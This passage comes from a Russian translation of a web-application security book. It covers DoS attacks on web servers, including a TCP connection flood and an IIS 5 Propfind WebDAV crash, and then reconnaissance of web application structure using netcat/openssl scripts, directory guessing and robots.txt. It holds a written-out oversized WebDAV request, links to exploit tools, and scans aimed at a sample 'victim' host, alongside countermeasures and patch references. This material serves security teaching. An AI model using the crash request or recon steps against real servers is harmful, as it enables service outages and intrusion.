мые пользователем, можно создавать как на базе имеющихся алгоритмов, так и "с нуля", используя в этих целях режим ручного аудита (manual audit).

Однако все эти достоинства меркнут перед ценой AppScan — 15000$ на одно рабочее место в год. Можете даже не надеяться найти в Web пиратскую копию — программа регистрируется на системе, на которой установлена, привязываясь к аппаратным признакам, и при перемещении или копировании не функционирует.

## FoundScan

| | |
|---|---|
| *Преимущества:* | *Всесторонняя проверка: сбор и анализ содержимого, попытки подбора часто взламываемых объектов, проверка на устойчивость к взлому при аутентификации, включая взломы NTLM и SQL* |
| *Недостатки:* | *На момент написания книги предоставляется в виде настраиваемой услуги. Для работы в виде отдельной программы требуется наличие IIS и SQL (бесплатной версии Desktop Edition вполне достаточно)* |
| ***Вывод:*** | ***Без комментариев*** |

Прежде чем перейти к обсуждению средства FoundScan, следует сообщить, что авторы являются совладельцами компании Foundstone и разработчиками этого средства (именно поэтому мы воздерживаемся от комментариев по поводу рекомендаций об использовании этого средства). Теперь, когда маски сброшены, можно отметить, что FoundScan принципиально отличается от рассмотренных выше продуктов, выполненных в виде отдельных программ. На момент написания книги средством FoundScan можно воспользоваться только в виде настраиваемой службы оценки безопасности. Эта служба работает крулосуточно в центре Secure Operations Center (SOC) компании Foundstone и позволяет выполнять сканирование изъянов на узлах, подключенных к Internet. Выход FoundScan в виде отдельного пакета запланирован на 2002 год.

Одним из необязательных компонентов службы FoundScan является Web Module. Помимо множества проверок изъянов на сетевом уровне и уровне операционной системы, выполняемых службой FoundScan, компонент Web Module определяет все Web-серверы и их идентификационные метки (в том числе по протоколу SSL); анализирует все содержимое Web-сервера; идентифицирует тип аутентификации (базовая, по дайджесту или NTLM) и осуществляет попытки подбора регистрационных данных; выявляет такие типовые изъяны Web-приложений, как нахождение на диске непроиндексированных включаемых файлов; пытается использовать типичные ошибки, связанные с раскрытием исходного кода; анализирует динамическое содержимое с целью поиска типовых изъянов защиты SQL. Компонент Web Module спроектирован таким образом, чтобы он работал как независимый инструмент для анализа на уровне приложения, поскольку проверка изъянов Web-сервера выполняется самой службой FoundScan.

Если вас заинтересовали возможности, предоставляемые службой FoundScan, вам, без сомнения, понадобится и компонент Web Module. Кроме того, мы всегда ждем вас по адресу: `www.foundstone.com`, где в самом ближайшем будущем вы найдете немало интересного.

# Инициализация отказа в обслуживании Web-сервером

Пожалуй, самыми подверженными взлому через Internet серверами являются именно Web-серверы. Это объясняется разными причинами, но основная из них, по-видимому, заключается в том, что серверы представляют собой подавляющее большинство систем, подключенных к Internet. Таким образом, если вы планируете создать Web-узел, вполне вероятно, что когда-нибудь вам придется столкнуться с отказом в обслуживании (DoS — denial of service). В данном разделе вкратце обсуждаются возможные методы инициализации такого состояния для Web-серверов, а также способы противодействия этим методам.

## Поток запросов на установление соединений по протоколу TCP



| | |
|---|---|
| *Популярность* | *5* |
| *Простота* | *8* |
| *Опасность* | *5* |
| ***Степень риска*** | ***6*** |

Поскольку Web-сервер при выполнении своих функций должен постоянно опрашивать, как минимум, один порт TCP, это обстоятельство делает его уязвимым к элементарному выведению из строя путем исчерпания ресурсов. Поэтому одним из наиболее эффективных DoS-взломов Web-серверов является простая отправка серверу постоянного потока запросов на установление соединений по протоколу TCP, скорость поступления которых превышает скорость обработки их сервером. Большинство Web-серверов для обслуживания каждого нового HTTP-запроса порождают новый процесс или поток, поэтому стоит лишь сгенерировать поток с достаточно высокой плотностью запросов, чтобы рано или поздно перегрузить сервер.

Одним из инструментов, которыми мы успешно пользуемся при проверке устойчивости серверов наших заказчиков к DoS-взломам, является утилита Porthack. Если настроить параметры утилиты, как показано на рис. 3.10, она быстро наводнит выбранный в качестве жертвы Web-сервер запросами на установление TCP-соединений и будет постоянно повторять эти запросы при закрытии сокетов до тех пор, пока Web-сервер не перестанет откликаться на какие бы то ни было запросы. Имея в своем распоряжении несколько подобных утилит взлома и выделенный канал, можно убедиться, насколько легко "поставить на колени" Web-узлы небольшой и средней мощности.




*Рис. 3.10. Утилита DoS-взлома Porthack*

## Контрмеры: поток запросов на установление TCP-соединений

Легко предположить, что самой лучшей контрмерой противодействия взлому, основанному на исчерпании ресурсов, является увеличение ресурсов до такой степени, чтобы превзойти количество ресурсов, имеющихся в распоряжении потенциальных взломщиков. Конечно, это гораздо проще сказать, чем сделать, учитывая, что бюджет развития Web-узла ограничивается приемлемой суммой. Однако, если руководство компании задумается о том, насколько ограничится бюджет всей компании после взлома Web-узла, который увидят ее клиенты, оно, скорее всего, изыщет резервы для постоянного повышения устойчивости Web-узла.

Таким образом, наилучшей защитой от взлома путем отправки потока запросов на установление TCP-соединений является установка дополнительных процессоров и оперативной памяти, а также увеличение пропускной способности канала связи. Да, другая сторона также может пойти на такие меры, но в какой-то момент, исчерпав свои финансовые ресурсы, злоумышленники задумаются, стоит ли тратить такие деньги на не приносящую никаких практических результатов гонку. Однажды нам пришлось работать в одной крупной организации, у которой было очень устойчивое к подобным методам взлома Internet-подключение (включая параллельный выход в Internet через нескольких крупнейших провайдеров). Когда мы говорим "очень устойчивое", это означает, что мы просто не можем представить, какими ресурсами нужно обладать, чтобы вывести серверы этой организации из строя, даже с применением распределенного DoS-взлома (DDoS — distributed denial of service). Как нам кажется, в таком подходе есть рациональное зерно.

Можно также использовать такие возможности активного сетевого оборудования, как ограничение пропускной способности, имеющиеся, например, у маршрутизаторов Cisco. С помощью подобных средств можно ограничить максимальную полосу, выделяемую при подключении из какой-то сети или через определенный интерфейс маршрутизатора.

## Изъяны, приводящие к состоянию DoS



| | |
|---|---|
| *Популярность* | *5* |
| *Простота* | *5* |
| *Опасность* | *5* |
| ***Степень риска*** | ***5*** |

Одной из разновидностей DoS-взломов является использование изъянов программного обеспечения Web-сервера, которые ведут к возникновению соответствующего состояния. В качестве одного из ярких примеров таких взломов можно привести взлом Propfind WebDAV сервера IIS 5, обнаруженный Георгием Гунинским (Georgiy Guninski) в 2001 году. Суть этого метода заключается в добавлении к запросу XML WebDAV слишком длинной последовательности символов, в результате чего служба IIS перезагружается. Запрос имеет следующий вид.

```
PROPFIND / HTTP/1.1
Content-type: text/xml
Host: 192.168.234.222
Content-length: 38127
<?xml version="1.0"?>
<a:propfind xmlns:a="DAV:" xmlns:u="over:">
```

```
<a:prop><a:displayname /><u:[buffer]/></a:prop>
</a:propfind>
```

Последовательность, обозначенная в приведенном выше примере как `[buffer]`, должна иметь длину свыше 128008 байт. При первой отправке подобного запроса IIS отвечает сообщением об ошибке HTTP с кодом `500`. После второго запроса служба W3SVC перезапускается. Очевидно, что если такие попарные запросы постоянно отправляются серверу IIS 5.0, он не сможет обслуживать остальные запросы. Георгий разработал сценарий на языке Perl `vv5.pl`, призванный подтвердить эту концепцию, который отсылает друг за другом два запроса, чего оказывается вполне достаточно для одной перезагрузки Web-службы.

Понятно, что возникновение такого состояния нежелательно, прежде всего, с точки зрения нарушения доступности Web-сервера. Однако нужно не забывать и о другой стороне дела — применение подобных утилит может понадобиться взломщику, которому требуется перезагрузить Web-службу для реализации последующих шагов, направленных на взлом сервера.

Стоит отметить, что в IIS 5 реализован автоматический рестарт после аварийного завершения, вызванного подобными причинами. Это, само по себе, может стать косвенным побудительным мотивом для перехода на Windows 2000 (старые версии IIS при применении к ним подобных методов просто аварийно завершают работу).

## Контрмеры: изъяны, приводящие к состоянию DoS

Чтобы обезопасить Web-узел от последствий использования злоумышленниками изъянов, приводящих к состоянию DoS, следует применять апробированный временем подход, имеющий две составляющие. Первая составляющая — своевременная установка модулей обновления. Вторая — отключение ненужной функциональности. Вернемся снова к DoS-взлому Propfind WebDAV сервера IIS 5, чтобы проиллюстрировать, как этот подход применить на практике. Изъян, приводящий к успешному DoS-взлому Propfind WebDAV, устраняется модулем обновления, ссылка на который приведена в бюллетене Microsoft Security Bulletin MS01-016.

Что до отключения ненужной функциональности, можно отметить, что средство WebDAV сервера IIS 5 можно отключить в соответствии со статьей Microsoft Knowledge Base Article Q241520 (ссылка приведена в разделе "Дополнительная информация" в конце данной главы). Кроме того, его можно отключить, используя средство IISLockdown. Необходимо заметить, что отключение WebDAV может повлечь за собой отключение следующей функциональности.

- Web-папки.
- Публикация на Web-узле средствами Office 2000 (но не через FrontPage Server Extensions).
- Мониторинг сервера IIS 5.0 через Digital Dashboard.

Мы просто уверены в необходимости отключения *всей* дополнительной функциональности IIS (за исключением тех случаев, когда она жизненно необходима), а особенно WebDAV. Одно лишь это поможет защититься от уже известных и будущих изъянов в системе безопасности.

# Резюме

Из данной главы можно заключить, что наилучшей защитой от многих серьезных изъянов Web-серверов является комплекс мероприятий, заключающийся в постоянном обновлении серверного программного обеспечения, отключении ненужной функциональности Web-сервера, удалении важных данных из *HTML*-кода и сценариев, а также в тщательном выявлении неизбежно появляющихся в организации нарушителей, которые подключают серверы к Internet, не пройдя этапа тестирования. Помните, что никакое приложение не будет безопасным до тех пор, пока оно работает под управлением Web-сервера, имеющего множество изъянов.

# Дополнительная информация

| Источник | Адрес |
|---|---|
| *Бюллетени и модули обновления* | |
| IIS Webhits source disclosure bulletin, MS00-006 | `http://www.microsoft.com/technet/security/bulletin/MS00-006.asp` |
| IIS Unicode directory traversal bulletin, MS00-086 | `http://www.microsoft.com/technet/security/bulletin/MS00-086.asp` |
| IIS 5 .printer buffer overflow bulletin, MS01-023 | `http://www.microsoft.com/technet/security/bulletin/MS01-023.asp` |
| IIS Double Decode bulletin, MS01-026 | `http://www.microsoft.com/technet/security/bulletin/MS01-026.asp` |
| IIS ida/idq "Code Red" buffer overflow bulletin, MS01-033 | `http://www.microsoft.com/technet/security/bulletin/MS01-033.asp` |
| IIS FrontPage Server Extensions RAD Support bulletin, MS01-035 | `http://www.microsoft.com/technet/security/bulletin/MS01-035.asp` |
| IIS server-side includes bulletin, MS01-044 | `http://www.microsoft.com/technet/security/bulletin/MS01-044.asp` |
| IIS .idc path disclosure KB article, Q193689 | `http://support.microsoft.com/directory/article.asp?ID=KB;EN-US;Q193689` |
| Microsoft Security Bulletin MS02-018 Cumulative Patch for IIS (Q319733) | `http://www.microsoft.com/technet/security/bulletin/MS02-018.asp` |
| *Статьи по безопасности* | |
| mod_auth_*sql | `http://cert.uni-stuttgart.de/advisories/apache_auth.php` |
| ida/ida "Code Red" IIS Remote Buffer Overflow | `http://www.eeye.com/html/Research/Advisories/AL20010717.html` |
| IIS 5 .printer Remote Buffer Overflow | `http://www.eeye.com/html/Research/Advisories/AD20010501.html` |
| IIS Unicode directory traversal | `http://www.wiretrip.net/rfp/p/doc.asp/i2/d57.htm` |
| IIS double decode | `http://www.nsfocus.com/english/homepage/sa01-02.htm` |
| Netscape Enterprise Server Directory Indexing Vulnerability | `http://online.securityfocus.com/bid/1063` |
| Netscape Enterprise Server 3.6 Buffer Overflow | `http://online.securityfocus.com/bid/1024` |
| Netscape Enterprise Server Web Publishing Administrative Interface Attack | `http://online.securityfocus.com/bid/1075` |
| Novell GroupWise Arbitrary file retrieval vulnerability | `http://www.foundstone.com/knowledge/advisories-display.html?id=327` |
| *Утилиты взлома* | |
| jill.c for IIS 5 .printer buffer overflow | `http://packetstorm.widexs.nl/0105-exploits/jill.c` |

| Источник | Адрес |
|---|---|
| *Утилиты взлома (окончание)* | |
| jill-win32 for IIS 5 .printer buffer overflow | `http://defaced.alldas.de/mirror/2001/06/17/www.hack.co.za/` |
| iis5hack for IIS 5 .printer buffer overflow | `http://defaced.alldas.de/mirror/2001/06/17/www.hack.co.za/` |
| ida.c for ida/idq "Code Red" buffer overflow | `http://www.xfocus.org/exp.php?id=4` |
| unicodeloader | `http://www.securityfocus.com` |
| cmdasp.asp | `http://www.dogmile.com` |
| hk.exe LPC Ports NT4 privilege escalation exploit | `http://www.nmrc.org/files/nt/index.html` |
| iiscrack.dll privilege escalation exploit for IIS RevertToSelf | `http://www.digitaloffense.net/iiscrack/` |
| ispc privilege escalation exploit for IIS RevertToSelf | `http://www.xfocus.org` |
| Netscape Enterprise Server Directory Indexing exploit | `http://downloads.securityfocus.com/vulnerabilities/exploits/netscape-server.c` |
| *Бесплатно распространяемые утилиты* | |
| netcat для Windows | `http://www.atstake.com/research/tools/nc11nt.zip` |
| Microsoft Network Hotfix Checker | `http://support.microsoft.com/directory/article.asp?ID=KB;EN-US;q303215` |
| IISLockdown и UrlScan | `http://www.microsoft.com/windows2000/downloads/recommended/urlscan/default.asp` |
| Cygwin | `http://www.cygwin.com` |
| Whisker | `http://www.wiretrip.net/rfp` |
| Whisker с поддержкой SSL | `http://www.digitaloffense.net/whisker/whisker-1.4+SSL.tar.gz` |
| Nikto | `http://www.cirt.net` |
| twwwscan/arirang | `http://search.iland.co.kr/twwwscan` |
| Typhon | `http://www.nextgenss.com` |
| *Коммерческие инструменты* | |
| Stealth HTTP Scanner | `http://www.hideaway.net` |
| WebInspect | `http://www.spidynamics.com` |
| AppScan | `http://www.sanctuminc.com` |
| FoundScan | `http://www.foundstone.com` |
| *Общая информация* | |
| IIS Security Checklist | `http://www.microsoft.com/security` |
| How to Disable WebDAV for IIS 5 (Q241520) | `http://support.microsoft.com/default.aspx?scid=kb;en-us;Q241520` |

# ГЛАВА 4



Основной целью исследования приложений является получение полной картины о содержимом, компонентах, функциях и процессах Web-узла. Получив такую картину, можно принять решение о том, где следует искать изъяны, обеспечивающие проведение таких взломов, как взлом *средств проверки вводимых данных* (input validation) или взлом *внедрением SQL* (SQL injection). Поскольку программы, созданные для автоматического поиска, могут находить лишь уже известные изъяны, целью расширенного исследования приложений является рассмотрение того, насколько успешно и безопасно все части приложения взаимодействуют между собой. В конце исследования производится проверка приложения на наличие или отсутствие определенных файлов или объектов.

Обсуждение исследования Web-приложений в данной главе разделено на следующие четыре раздела.

- Документирование структуры приложения.
- Ручное исследование.
- Автоматические инструменты и технологии.
- Контрмеры.

# Документирование структуры приложения

В первую очередь перед исследованием приложения необходимо внимательно изучить внешний вид узла. Наводя указатель мыши на названия пунктов меню в строке состояния броузера, можно увидеть названия каталогов, соответствующие элементам меню. Часто эти простые действия могут дать начальное общее представление о структуре Web-узла. Кроме того, в данном случае отпадает необходимость ожидания загрузки страницы при переходе на новый пункт меню. Web-приложения являются достаточно сложными структурами и могут состоять из десятков и сотен файлов и каталогов. В любом случае документирование и описание структуры Web-приложения при качественном выполнении повысит вероятность успеха взлома.

Чтобы начать документировать структуру Web-узла, достаточно обыкновенного текстового редактора, однако более элегантный метод предполагает использование матрицы. Чтобы получить такую матрицу, разлинуйте лист бумаги на столбцы (или откройте Excel). В этой матрице будет храниться информация о каждой странице приложения. Информация будет включать следующие сведения.

- **Имя файла страницы.** Смысл этого пункта вполне очевиден. Упорядочивание имен файлов по алфавиту упрощает поиск информации о какой-то конкретной странице. Список может быть достаточно длинный!
- **Полный путь к файлу.** Информация о структуре каталога, соответствующего странице. Это поле может быть объединено с именем файла страницы, и по нему может также проводиться поиск страниц.
- **Необходима ли аутентификация на странице?** Доступна ли страница только заранее определенным пользователям?
- **Требует ли страница SSL?** Доступ к странице может осуществляться с использованием протокола HTTPS, однако это не означает, что страница недоступна через обычный HTTP. Не ленитесь лишний раз поработать клавишей <Delete> и проверьте, загружается ли страница, которой по умолчанию требуется протокол HTTPS, если в строке адреса удалить символ "s" в названии протокола (т.е. указать `http://` вместо `https://`)!
- **Параметры `GET`/`POST`.** В этом столбце следует записывать параметры, которые могут быть применены к странице. Многие приложения управляются несколькими страницами с набором самых разных параметров.

▲ **Комментарий.** Особые сведения о данной странице. Какие функции выполняет эта страница — поиск, административные функции, страница помощи? "Выглядит" ли эта страница незащищенной? Содержит ли она частную информацию? Информация в этом столбце может быть разнообразной.

Пример матрицы приведен в табл. 4.1.

**Таблица 4.1. Пример матрицы для документирования структуры Web-приложений**

| Имя файла страницы | Путь | Авторизация | SSL | GET/POST | Коментарий |
|---|---|---|---|---|---|
| `index.html` | `/` | Нет | Нет | | |
| `login.asp` | `/login/` | Нет | Да | `POST` | Главная страница авторизации |
| `company.html` | `/about/` | Нет | Нет | | Информация о компании |

Другим удобным методом документирования структуры Web-приложения является использование блок-схем. Блок-схема позволяет свести всю информацию о Web-узле в один документ и представить эти данные в наглядном виде. Правильно составленная блок-схема позволяет визуализировать процессы приложения и, возможно, обнаружить уязвимые места в структуре узла или ошибки проектировщиков. Вид и сложность блок-схемы произвольные — это может быть обычная схема, вмещающаяся на одном листе, либо цветная диаграмма на трех листах, где каждый цвет означает функцию каждой страницы — статическая страница, динамическая страница, страница доступа к базе данных и другие макрофункции. На рис. 4.1 представлен пример документации Web-приложения с помощью блок-схемы.





*Рис. 4.1. Блок-схема, иллюстрирующая пример документирования Web-узла*

На последнем этапе исследования Web-приложения на локальном жестком диске исследователя должна появиться точная копия этого приложения. Такого результата можно добиться с помощью автоматических инструментов или сделать копию узла вручную. Наличие копии узла обеспечивает наилучшую возможность изучения его структуры. В следующем примере показана структура некоторого вымышленного узла.

```
www.victim.com
      /admin/admin.html
      /main/index.html
      /menu/menu.asp
```

# Ручное исследование структуры приложения

Ручное исследование Web-приложений предполагает поиск всех ссылок на странице и переход по ним. При этом необходимо записывать информацию о каждой странице в матрицу. Ручной анализ приложений — очень кропотливый труд, однако серьезное исследование без этого невозможно. При анализе нужно собирать следующую информацию об объектах приложения.

- Статические и динамически генерируемые страницы.
- Структура каталогов.
- Вспомогательные файлы.
- Java-классы и аплеты.
- HTML-комментарии и содержимое.
- Формы.
- Строки запросов.
- Связи с другими компонентами.

Первым шагом в исследовании приложения будет доступ к нему и определение метода аутентификации, если она присутствует. Типы аутентификации подробно описываются в главе 5, поэтому сейчас важно просто идентифицировать ее метод. При использовании определенного метода аутентификации возможна такая ситуация, когда наличие аутентификации на странице `/main/login.asp` вовсе не означает ее присутствие на странице `/main/menu.jsp`. Уже на этом этапе исследования становятся заметными многие ошибки конфигурирования системы.

## Статические и динамически генерируемые страницы

Статические страницы, имеющие расширение `.html`, обычно содержат информацию FAQ и контактную информацию. И хотя взлом с помощью некорректного ввода может и не получиться, все же исходный HTML-код может содержать комментарии или информацию. Очень часто контактная информация содержит адреса электронной почты и имена пользователей. Страницы, генерируемые динамически, (`.asp`, `.jsp`, `.php` и т.д.) представляют больший интерес. В матрицу исследования добавляется короткий комментарий для страниц, имеющих определенный интерес. К таким страницам обычно относятся страницы, выполняющие следующие функции: предоставление административной информации, информации о пользовательских профилях и т.п.

Сохраните файл на диске, соблюдая структуру каталогов. Если файл `database.inc` по адресу `www.victim.com` находится в каталоге `/include`, необходимо на локальном диске создать каталог `www.victim.com`, а в нем подкаталог с именем `include`, в который и поместить файл `database.inc`. С помощью текстового броузера `lynx` этот процесс можно ускорить.

```
[root@meddle ]# mkdir www.victim.com
[root@meddle ]# cd www.victim.com
[root@meddle www.victim.com]# lynx -dump www.victim.com/index.html >
index.html
```

Для этих целей использование утилиты `netcat` более предпочтительно, поскольку она также сохраняет и заголовки сервера.

```
[root@meddle ]# mkdir www.victim.com
[root@meddle ]# cd www.victim.com
```

```
[root@meddle www.victim.com]# echo -e "GET /index.html /HTTP/1.0\n\n"
| \ > nc -vv www.victim.com 80 > index.html
www.victim.com [192.168.33.101] 80 (http) open
sent 27, rcvd 2683: NOTSOCK
```

Для того чтобы каждый раз эти команды не вводить вручную (лень — хорошее качество!), создайте специальный сценарий для утилиты `netcat`. Приведенный ниже пример сценария работает на UNIX- и Windows-системах с предустановленной утилитой Cygwin. Создайте файл с именем `getit.sh` и поместите в него следующие инструкции.

```
#!/bin/sh
# mike`s getit.sh script
if [ -z $1 ]; then
    echo -e "\n\tUsage: $0 <host> <URL>"
    exit
fi
echo -e "GET $2 HTTP/1.0\n\n" | \
nc -vv $1 80
```

Одну минуту! Броузеры `lynx` и Mozilla могут работать со страницами, которые доступны только через протокол SSL. Возможно ли использование утилиты `netcat` для этого? Ответ короткий: НЕТ! Однако можно воспользоваться пакетом OpenSSL. Создайте файл с именем `sgetit.sh` и поместите в него следующие команды.

```
#!/bin/sh
# mike`s sgetit.sh script
if [ -z $1 ]; then
    echo -e "\n\tUsage: $0 <SSL host> <URL>"
    exit
fi
echo -e "GET $2 HTTP/1.0\n\n" | \
openssl s_client -quiet -connect $1:443 2>/dev/null
```

**НА ЗАМЕТКУ** Использование сценария **`getit`** не ограничивается двумя параметрами командной строки. Возможно также использование этого сценария для добавления файлов cookie, названий пользовательских агентов, имен узлов или любых других HTTP-заголовков. Для модификации сценария достаточно добавить строку **`echo -e`**.

После этого можно работать в командной строке с HTTP и HTTPS. Web-приложения имеют склонность периодически прерывать свою работу вследствие ошибок. Поэтому сохраняйте каждый файл, полученный в окне графического броузера или в ходе работы броузера `lynx`.

```
[root@meddle ]# mkdir www.victim.com
[root@meddle ]# cd www.victim.com
[root@meddle www.victim.com]# getit.sh www.victim.com /index.html >
index.html
www.victim.com [192.168.33.101] 80 (http) open
sent 27, rcvd 2683: NOTSOCK
[root@meddle www.victim.com]# mkdir secure
[root@meddle www.victim.com]# cd secure
[root@meddle ]# sgetit.sh www.victim.com /secure/admin.html >
admin.html
```

Команда, указанная в последней строке файла `sgetit.sh` (`2>/dev/null`), разрывает соединение и удаляет сообщения об ошибках. Команда `openssl s_client` позволяет получить более полную информацию по сравнению с `netcat`. Покажем всю важность использования сценариев `getit.sh` и `sgetit.sh`.

Загрузить динамически генерируемую страницу с помощью сценария `getit` можно даже в том случае, если страница не поддерживает запрос `POST`. Это очень важное свойство, поскольку содержимое некоторых страниц очень зависит от передаваемых им параметров. В следующем примере запрашиваются выходные данные от страницы `menu.asp` с помощью сценария `getit.sh` для двух различных пользователей.

```
[root@meddle main]# getit.sh www.victim.com \
> /main/menu.asp?userID=002 > menu.002.asp
www.victim.com [192.168.33.101] 80 (http) open
sent 40, rcvd 3654: NOTSOCK
[root@meddle main]# getit.sh www.victim.com \
> /main/menu.asp?userID=007 > menu.007.asp
www.victim.com [192.168.33.101] 80 (http) open
sent 40, rcvd 5487: NOTSOCK
```

Необходимо помнить соглашения об именах страниц, которые используются на данном узле. Программист недолюбливает гласные звуки (`usrMenu.asp`, `Upld.asp`, `hlp.Text.php`)? Любит ли он длинные имена (`AddNewUser.pl`)? Может он злоупотребляет сценариями, перегружая ими страницы (страница `main.asp` может иметь больше функций, чем швейцарский армейский нож)? Поняв принцип назначения имен страницам программистом, можно понять ход мыслей самого программиста. Если найдена страница с именем `UserMenu.asp`, существует большая вероятность того, что страница меню администратора узла будет иметь название `AdminMenu.asp`. В области Web-приложений существует достаточно большое количество информации, которую можно узнать, используя интуицию.

## Использование поискового сервера Google для исследования приложений

Существует еще один способ, с помощью которого можно получить список страниц Web-приложения: использовать поисковый сервер Google (`www.google.com`). Авторам очень нравится Google. Сервер Google является поисковой машиной, база данных которого позволяет получать очень содержательные "срезы" Internet. Это хорошее обстоятельство, вследствие которого Google достаточно проиндексировать приложение один раз, чтобы в дальнейшем информация о нем выдавалась в запросах. Дадим несколько советов при использовании этого сервера.

- Возможен поиск по адресу Web-узла. В запросе введите `"+www.victim.+com"` (включая кавычки) для получения ссылок на URL, содержащие `www.victim.com`.
- Также возможен поиск страниц, относящихся к данному Web-узлу. Этот запрос дает более точный результат, чем предыдущий метод. Введите `www.victim.com` (без кавычек) для поиска страниц, относящихся к `www.victim.com`.
- Поиск результатов, содержащих ссылку на данный Web-узел. Однако, если результат *также* содержит ссылку с названием `cached`, это означает, что ссылка указывает на достаточно популярную страницу, которая для ускорения доступа уже находится в базе данных Google. Таким образом, можно просматривать страницы часто запрашиваемых Web-узлов, не покидая узла `www.google.com`. Прямо не поисковик, а прокси-сервер!
- Результаты поиска также содержат ссылку с названием `similar pages`. Эти результаты равнозначны результатам, полученным с помощью ключевого слова `related`.

- Если у исследователя имеется достаточно свободного времени, он может поискать среди сообщений Usenet те сообщения, которые каким-то образом относятся к данному узлу. Часто среди таких вопросов можно встретить жалобы пользователей на то, что они не могут войти в систему, или вопросы администратора данного Web-узла о проблемах в работе программного обеспечения.

## Структура каталогов

Структуру каталогов для большинства общедоступных Web-узлов получить достаточно просто. В конце концов, все эти узлы предназначены для того, чтобы с ними мог работать любой пользователь Internet. Однако не стоит останавливаться на видимой части каталогов, которая видна с помощью броузера и выбора пунктов меню. Практически каждый Web-узел может содержать каталоги администраторов, старые версии узла, каталоги для резервных копий, каталоги данных или любые другие каталоги, на которые нет ссылок в HTML-коде. Попробуйте угадать ход мыслей администратора. Если страницы со статическим содержимым расположены в каталоге `/html`, а динамические страницы в каталоге `/jsp`, то существует большая вероятность того, что администратор Web-узла поместил cgi-сценарии в каталог `/cgi`.

Приведем список других каталогов, на наличие которых стоит проверять каждый исследуемый Web-узел (это неполный список; более полный вариант используется утилитой Whisker).

- Каталоги, защищенные с помощью SSL, аутентификации или невидимые: `/admin`, `/secure`, `/adm`
- Каталоги, содержащие резервные копии файлов или файлы протоколов работы: `/.bak`, `/backup`, `/back`, `/log`, `/logs`, `/archive`, `/old`
- Каталоги Apache: `/~root`, `/~bob`, `/~cthulhu`
- Каталоги для включаемых файлов: `/include`, `/inc`, `/js`, `/global`, `/local`
- Каталоги, используемые для интернационализации: `/de`, `/en`, `/1033`, `/fr`

Этот список часто используемых каталогов не является исчерпывающим. В некоторых приложениях полную структуру каталогов можно узнать из каталога `/en`, в котором находится английская часть Web-узла. Поэтому при проверке на наличие каталога `/include`, получив сообщение об ошибке `404`, проверьте также каталог `/en/include`, и вполне вероятно, что в этот раз попытка будет более успешной. Еще раз внимательно изучите список уже известных каталогов. В какой манере администратор или программист создал свой узел? Если в каталоге `/scripts` был найден каталог `/inc`, вполне вероятно, что существуют каталоги `/scripts/js` или `/scripts/inc/js`.

Этот процесс может быть довольно трудоемким, однако использование сценария `getit` весьма упрощает работу. Когда запрашивается несуществующая на Web-сервере страница, сервер возвращает ответ об ошибке с номером не `404`, а `200`, `302` или `401`, но только не `404`. Далее показан пример запроса к серверу `www.victim.com`.

```
[root@meddle]# getit.sh www.victim.com /isapi
www.victim.com [192.168.230.219] 80 (http) open
HTTP/1.1 302 Object Moved
Location: http//tk421/isapi/
Server: Microsoft-IIS/5.0
Content-Type: text/html
Content_Length: 148

<head><title>DocumentMoved</title></head>
<body><h1>Object Moved</h1>This document may be found <a
```

```
HREF="http://tk-421/isapi/">
here</a></body>sent 22, rcvd 287: NOTSOCK
```

С использованием сценария `getit.sh` был сделан запрос на наличие каталога `/isapi`; однако была упущена одна важная деталь. Слева от имени каталога расположен символ косой черты. Этот символ заставляет сервер IIS начинать поиск от текущего каталога. Также в результате такого запроса открывается внешнее имя или IP-адрес сервера даже в том случае, когда сервер находится за брандмауэром или *средством распределения нагрузки* (load balanced). В этом отношении Web-сервер Apache является более безопасным, поскольку он не раскрывает имя или IP-адрес сервера, хотя и открывает виртуальные серверы.

```
[root@meddle]# getit.sh www.victim.com /mail
www.victim.com [192.168.133.20] 80 (http) open
HTTP/1.1 301 Moved Permanently
Date: Wed, 30 Jan 2002 06:44:08 GMT
Server: Apache/2.0.28 (Unix)
Location: http://dev.victim.com/mail/
Content-Length: 308
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://dev.victim.com/mail/">here
</a>.</p><hr />
<address>Apache/2.0.28 Server at dev.victim.com Port 80</address>
</body></html>
sent 21, rcvd 533: NOTSOCK
```

Вот и все! Если каталог не существует, будет получено сообщение об ошибке с кодом `404`. В противном случае будет получен ответ о наличии запрашиваемого каталога.

## Robots.txt

Существует один файл, присутствие которого очень снижает трудоемкость исследования структуры каталогов. Файл с именем `robots.txt` содержит список каталогов, предназначенный для таких поисковых машин, как Google, которые предназначены или, наоборот, *не* предназначены для индексирования. Этот файл можно получить с сервера Google или узла.

```
[root@meddle]# getit.sh www.victim.com /robots.txt
User-agent: *
Disallow: /Admin/
Disallow: /admin/
Disallow: /common/
Disallow: /cgi-bin/
Disallow: /scripts/
Disallow: /Scripts/
Disallow: /i/
Disallow: /images/
Disallow: /Search
Disallow: /search
```

```
Disallow: /links
Disallow: /perl
Disallow: /ipchome
Disallow: /newshome
Disallow: /privacyhome
Disallow: /legalhome
Disallow: /accounthome
Disallow: /productshome
Disallow: /solutionshome
Disallow: /tmpgeos/
```

Получение доступа к таким файлам можно считать большой удачей! Дескриптор `Disallow` дает указание поисковым машинам игнорировать данный каталог. Инструменты и поисковые машины часто это и делают. В заключение можно сказать, что файлы `robots.txt` обеспечивают прекрасное представление о структуре каталогов Web-узла.

**НА ЗАМЕТКУ** Поисковый сервер Google — это действительно мощный инструмент для исследования структуры каталогов. Вы скептически относитесь к тому, что Web-узлы по-прежнему используют файлы `robots.txt`? Попробуйте провести запрос со следующими параметрами: `"parent directory" robots.txt`.

Для автоматического исследования структуры каталогов можно применить утилиту Whisker, используя для него разнообразные правила.

```
array dirs = backup, bak, bkup, css, de, en, fr, inc, include, js, lo-
cal, old, previous, style, xml, xsl
scan () dirs >> ., dir.txt
```

